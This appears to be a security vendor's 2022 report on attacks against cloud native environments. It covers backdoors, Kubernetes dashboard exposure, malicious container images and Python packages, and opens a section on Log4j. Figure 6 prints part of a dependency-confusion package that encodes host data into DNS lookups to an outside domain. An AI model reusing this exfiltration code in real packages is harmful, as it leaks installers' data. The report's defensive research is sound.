
aqua

aqua nautilus

Cloud Native Threat Report

Tracking Software Supply Chain and Kubernetes Attacks



April 2022

Table of Contents

Introduction

Developing defenses against cyber threats that target cloud native environments requires staying up to date on attack vectors and the tactics, techniques, and procedures that attackers use. Aqua Security's Team Nautilus focuses on uncovering new threats and attacks that target the cloud native stack. By researching cloud threats, we aspire to enable new methods and tools to address them.

This report presents observations and discoveries made throughout 2021, based on actual attacks in the wild. It highlights the newest trends and takeaways for practitioners in the cloud native threat landscape.

Key findings

1. **Attacks are becoming even more sophisticated, with threat actors' tactics, techniques, and procedures advancing at a rapid rate.** In 2021, backdoors were encountered in 54% of attacks, an increase of 9 percentage points compared with in 2020. The usage of worms rose by 10 percentage points to 51% of attacks, compared with 41% the previous year. We also observed more sophisticated activity involving rootkits, fileless execution, and loading kernel modules.

2. **Adversaries shifted their attention from Docker to Kubernetes and the CI/CD pipeline.** Threat actors broadened their targets to include CI/CD environments and vulnerable Kubernetes deployments and applications. The proportion and variety of observed attacks targeting Kubernetes has increased. Based on the attacks that we observed, the number of malicious images with potential to target Kubernetes environments increased by 10 percentage points, from 9% in 2020 to a full 19% in 2021.

3. **Supply-chain attacks represent 14.3% of the sample of images from public image libraries*.** Supply-chain attacks continue to be an effective method of attacking cloud native environments. An analysis of over 1,100 container images uploaded to one of the world's largest image communities and libraries in the past year revealed that 13% were related to potentially unwanted applications, such as cryptominers, and 1.3% were related to malware.

*Note that this sample is not a statistically significant sample size of all public image libraries.

4 **The Log4j zero-day vulnerability was immediately exploited in the wild.** The popular logging library is estimated to be present in over 100 million instances globally. After we set up a honeypot, some of the largest botnets—including Muhstik and Mirai—began targeting it within minutes. We detected multiple malicious techniques, including known malware, fileless execution, files that were downloaded and executed from memory, and reverse shell executions.

5 **TeamTNT, the most prolific threat actor targeting cloud native environments, appears to retire—but maybe not.** TeamTNT announced its retirement in December 2021 but was still actively attacking our honeypots a month later. However, no new tactics have been in use. That makes it unclear if the ongoing attacks originated from automated attack infrastructure that was left operating or if TeamTNT faked their retirement and are continuing to actively conduct attacks. It appears as if some of the command-and-control servers, a third-party registry, and a worm are still operational and infecting new targets.

Methodology

To investigate attacks in the wild, Team Nautilus makes extensive use of honeypots that lure attackers and trick them into conducting their activities in an environment that's controlled and monitored by researchers. This approach allows us to collect indicators of compromise, including malicious files, malicious network communication, indications of container escape, malware, cryptominer activity, code injection, and backdoors.

To investigate supply-chain attacks against cloud native applications, we examine images from public registries and repositories, such as NPM and Python Package Index. Observations are augmented with data from Shodan, the search engine for internet-connected devices. That data extends our visibility into attacks beyond those that we observed in honeypot and sandbox environments.

To analyze attacks, we use Aqua's Dynamic Threat Analysis (DTA) tool. Aqua DTA is powered by our open source project Tracee, which enables users to perform runtime security and forensics in a Linux environment using eBPF.

Aqua DTA is the industry's first container sandbox solution that dynamically assesses the behavior of container images to determine whether running an image would pose any threat to the organization. It runs the container image in a safe and isolated sandbox environment that monitors its behavior and network communications. Aqua DTA uses eBPF technology to monitor the container's behavior, detecting malicious and suspicious activity based on patterns and indicators that we've identified.

Observed attacks on cloud native environments


Adversaries adopt more sophisticated tactics, techniques, and procedures

As in years past, in a large majority of attacks, we encountered cryptocurrency mining software—most frequently XMRig.

However, while cryptominers were the most common malware that we observed, they weren't the only thing we found. With increasing frequency, we discovered backdoors, rootkits, and credential stealers—signs that intruders have more than cryptomining in their plans.

We encountered backdoors in roughly 54% of incidents in 2021, a 9 percentage point increase from 45% in 2020. Backdoors permit a threat actor to access a system remotely and are used to establish persistence in the compromised environment.

We also observed an increase in the use of worms in malicious container images. Just over 50% of all analyzed images contained worms in 2021, an increase of 10 percentage points from 41% in 2020. Worms automatically seek vulnerable systems in a network and infect them, without the need for manual intervention by the threat actor. Worms allow attackers to increase the scope of their attack with minimal effort.



Rootkits[1] provide attackers with privileged access to a system while hiding their presence. There are two main types of rootkits: user space rootkits and kernel space rootkits. The former operate in a user space, where they intercept and modify calls made by binaries to libraries. The latter are more dangerous because they provide the broadest user privileges and can control all system processes.

In cloud native environments, attackers can execute rootkits on the host to hide malicious processes and to reduce the chances of detection after they've escaped from the containerized environment. For example, rootkits allow attackers to conceal high CPU utilization, which decreases the chances of being detected while they engage in cryptomining.


Attention shifts from Docker to Kubernetes

In past years, misconfigured Docker APIs were a favorite target of threat actors. To find vulnerable targets, attackers used public search engines, such as Shodan or Censys, or scanning tools such as Masscan. In practice, these techniques are very effective. The median time it takes for a threat actor to detect an exposed misconfigured Docker API is only 56 minutes[2].

These facts underscore the reality that the slightest misconfiguration, even for a brief moment, exposes containers to a threat of cyberattack. In 2021, threat actors continued to target misconfigured Docker APIs, even though a slight decrease in activity was observed. In their place, attackers broadened their targets to include CI/CD and Kubernetes environments.

In particular, we saw a concerted increase in the targeting of Kubernetes environments. In 2021, 19% of the malicious container images that we analyzed targeted Kubernetes, including kubelets and API servers, up from 9% the previous year.

Malicious images targeting Kubernetes environments



[1]See https://attack.mitre.org/techniques/T1014/
[2]Aqua's Team Nautilus, Attacks in the Wild on Container Infrastructure

This behavior makes sense, considering that the attackers are always searching for low-hanging fruit and that the attack surface of a Kubernetes cluster is broad. Once an attacker gains initial access, there are more possibilities for lateral movement and persistence, compared with a single container.

Weaponizing Kubernetes UI tools


In September 2020, we first learned that attackers were using UI tools to get access to Docker and Kubernetes environments[3]. In 2021, we observed a much wider adoption of this approach.

Many applications can be considered Kubernetes UI tools. Some of them, such as cAdvisor and Kubernetes Operational View, only provide visibility into the cluster. Others, such as Weave Scope, Kubernetes Dashboard, and Octant, also enable access and control. When exploited by an attacker, the latter set can lead to significant harm.

Much like how a misconfigured Docker API creates an entry point for attackers, so too does a misconfiguration that exposes a Kubernetes UI tool. To find these exposed tools, attackers simply adapted the techniques that were so successful at discovering vulnerable Docker instances.


For example, we used Shodan to discover Kubernetes Dashboards that were misconfigured so that they didn't require user authentication, which leaves the environment exposed to exploitation. An attacker who connects to such an environment gains full visibility (Figure 3), considerable control (Figure 4), and access to secrets (Figure 5).

Figure 3— An attacker connecting to an exposed Kubernetes Dashboard gains full visibility into the Kubernetes environment.



[3]See Preventing malicious use of Weave Scope [Weaveworks]

Figure 4—The attacker can open a shell connection to a running pod and can start containers and change deployments.



Pods

Name	Namespace	Labels	Node	Status	Restarts	CPU Usage (cores)	Memory Usage (bytes)	Created ↑
[redacted]	default	[redacted]	[redacted]	Running	0	-	-	3 months ago
[redacted]		[redacted]						3 months ago
[redacted]								3 months ago
[redacted]								3 months ago
[redacted]								3 months ago
[redacted]								3 months
[redacted]								3 months
[redacted]								3 months
[redacted]								3 months ago
[redacted]	default	[redacted]	[redacted]	Running	0	-	-	3 months ago


1 – 10 of 20

Workloads > Pods > [redacted] > Shell

Shell in nginx in [redacted]

```
root@[redacted]
```

Figure 5—The attacker can also easily access secrets. Moreover, there are many other ways for an attacker to cause damage, such as changing settings and obtaining Kubernetes volumes.



Metadata

Name	Namespace	Created	Age
default-token[redacted]	default	Sep 9, 2021	a month ago

Annotations

kubernetes.io/service-account.name: default

kubernetes.io/service-account.uid: [redacted]

Data

ca.crt

```
-----BEGIN CERTIFICATE-----
[redacted]
-----END CERTIFICATE-----
```

namespace [redacted]

7 bytes

token

[redacted]

Moreover, there are many other ways for an attacker to cause damage, such as changing settings and obtaining Kubernetes volumes.

Hardening and correct configuration of cloud services can significantly reduce the potential attack surface and prevent attacks that target misconfigured Kubernetes UI tools. To protect yourself from threats like this, it's important to follow Kubernetes security best practices.

If you're already using Kubernetes UI tools, we recommend ensuring they are not publicly accessible.

Aqua's experts have written several guides on Kubernetes security and hardening, including:

Blog

Top 10 Kubernetes Application Security Hardening Techniques ›

Whitepaper

A Closer Look Into the NSA Kubernetes Hardening Guide ›

Blog

Protecting Kubernetes Secrets: A Practical Guide ›

Traditional attack tactics are targeting cloud environments

Tactics such as password cracking and exploiting vulnerabilities in applications such as databases, servers, Nginx, and Kibana are nothing new. However, in 2021, we observed some attacks that were aimed at stealing cloud metadata. The implication of this activity is that attackers are using more techniques that are specifically reserved for applications running in cloud environments.

This suggests that the large botnets, such as Mirai, Muhstik, and Kinsing, have evolved. And while they might not explicitly target cloud native environments—like TeamTNT does, for example—they might know how to pivot and take advantage of cloud native opportunities that present themselves.

Software supply-chain exploitation continues to surge

Modern development pipelines are complex, automated environments, with a wide variety of CI/CD tools used to build applications. On top of that, developers commonly repurpose open source code, and each software project might rely on dozens or even hundreds of open source dependencies. Consequently, successful attacks allow adversaries to compromise many environments and achieve widespread distribution of malicious code.

These factors make the software supply chain a prime target for attacks, and 2021 saw a surge in such incidents. We estimate that software supply-chain attacks grew by at least 300% year over year[4].

In 2021, threat actors aiming to breach a software supplier and conduct a successful attack through the development pipeline focused their efforts on:

- Exploiting open source vulnerabilities
- Poisoning widely used open source packages
- Compromising CI/CD tools and code integrity
- Manipulating the build process

In most instances, security risks in the software supply chain manifest themselves only in runtime, when containers execute actions and network communications occur. That's because malware and other supply-chain risks aren't vulnerabilities—although the artifacts taken in through the supply chain may very well include vulnerabilities.

[4] 2021 Software Supply Chain Security Report
[5] See JDWP Misconfiguration in Container Images and K8s [Aqua Security]
[6] See https://attack.mitre.org/software/S0002/
[7] Earlier investigations revealed that this account was used to attack Kubernetes clusters; for more information, see Threat Alert: Market-First Container Image Built to Attack Kubernetes Clusters [Aqua Security]
[8] For detailed analysis of this attack, see Threat Alert: Monero Miners Target Cloud Native Dev Environments [Aqua Security]
[9] For details, see Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies [Medium]

Malicious images in popular public libraries

We examined more than 1,100 container images that were uploaded to one of the world's largest image libraries in the last 12 months. The analysis revealed that 13% of those images were related to potentially unwanted applications, such as cryptominers, and 1.3% were related to malware.

- Many images related to cryptomining. While some used a name that was indicative of their purpose, the majority used names that gave no hint as to the image's nature—suggesting that the functionality is intended to be hidden.
- Forty-four container images belonging to distinct accounts were found to contain a Java Debug Wire Protocol (JDWP) misconfiguration that could allow attackers to run arbitrary code—for example, to achieve initial access or escalate privileges—in a production environment[5].
- Forty-eight container images were found to contain offensive security tools, such as Metasploit and Mimikatz[6]. These containers might serve legitimate researchers or threat actors.
- Twenty-six container images included malicious binaries, and because 24 of those containers used benign names, it's likely that they're intended as malware.
- Eight container images were found to include functionality to perform a DNS exfiltration attack, in which the DNS protocol is used to exchange data between two computers without a direct connection.
- Twenty-one repositories from four accounts were associated with TeamTNT. Those accounts are portaienr[7] (eight repositories), fuhou (seven), lifengyi1323 (five), and 700888880a0 (one). "Portaienr" is typo-squatting on the legitimate "portainer" image, which is a Docker UI that helps visualize containers, images, volumes, and networks.

Our investigation also revealed a number of attacks related to development environments, which tend to have comparatively fewer security controls. Among the images scanned, 128 included cryptomining capabilities[8]. Again, the container names gave no indication about their true nature.


Python packages

In February 2021, researcher Alex Birsan demonstrated a novel supply-chain attack that executed counterfeit code on networks belonging to some of the world's most valuable and technologically advanced companies[9]. Termed a "dependency confusion" or "namespace confusion" attack, this approach starts by placing malicious code in an official public repository, under the same package name as popular dependencies.

In Birsan's demonstration, he included code to perform DNS exfiltration. "Knowing that most of the possible targets would be deep inside well-protected corporate networks," he said, "I considered that DNS exfiltration was the way to go."
By giving his malicious packages version numbers that were higher than the authentic ones, Birsan tricked build processes into automatically downloading and incorporating the malicious dependency.

Within only two days of Birsan publishing his results, other researchers had put 150 similar packages into NPM alone—clearly indicating significant interest in this attack vector.
We scanned more than 30,000 Python packages and identified more than 170 that included suspicious or malicious functionality:

- One package contained offensive security tools.
- Two packages contained the Microsoft Server Message Block (SMB) vulnerability Win.Exploit.CVE_2015_0005-1.
- One hundred sixty-nine packages included functionality to perform DNS exfiltration, with seven distinct destinations. It's reasonable to conclude that most of these packages are used by security researchers to explore and build on Birsan's discoveries.


```
*** THIS IS NOT A MALICIOUS PACKAGE. The code here is used for research purposes. No sensitive data is retrieved. If you have
installed this package by mistake, it is safe to simply uninstall it via pip. Callbacks from within organizations with a responsible
disclosure program will be reported directly to the organizations. Any other callbacks will be ignored, and any associated data will
not be kept. For any questions or suggestions: parasbhatia19@gmail.com // LinkedIn – parasbhatia19' ' '
import os
import socket
import json
import binascii
import random
import string

PACKAGE = 'apple_python'
SUFFIX = '.lol.0d'+'ay-se'+'curity.com';
NS = 'lol.0da'+'y-sec'+'urity.com';

def generate_id():
    return ''.join(random.choice(
        string.ascii_lowercase + string.digits) for _ in range(12)
    )

def get_hosts(data):
    data = binascii.hexlify(data.encode('utf-8'))
    data = [data[i:i+60] for i in range(0, len(data), 60)]
    data_id = generate_id()

    to_resolve = []
    for idx, chunk in enumerate(data):
        to_resolve.append(
            'v2_f.{}.{}.{}.v2_e{}'.format(
                data_id, idx, chunk.decode('ascii'), SUFFIX))
    return to_resolve
```

«


Figure 6—This script includes a DNS call in the get_host function. The data variable contains a dictionary that collects data about the IP, the OS, and the path.

Christmas comes early for attackers, thanks to Log4j

Until December 2021, Log4j was simply a popular Java logging framework, one of the numerous components that run in the background of many modern web applications. But everything changed when a zero-day vulnerability (CVE-2021-44228) was published, and attackers got to work.

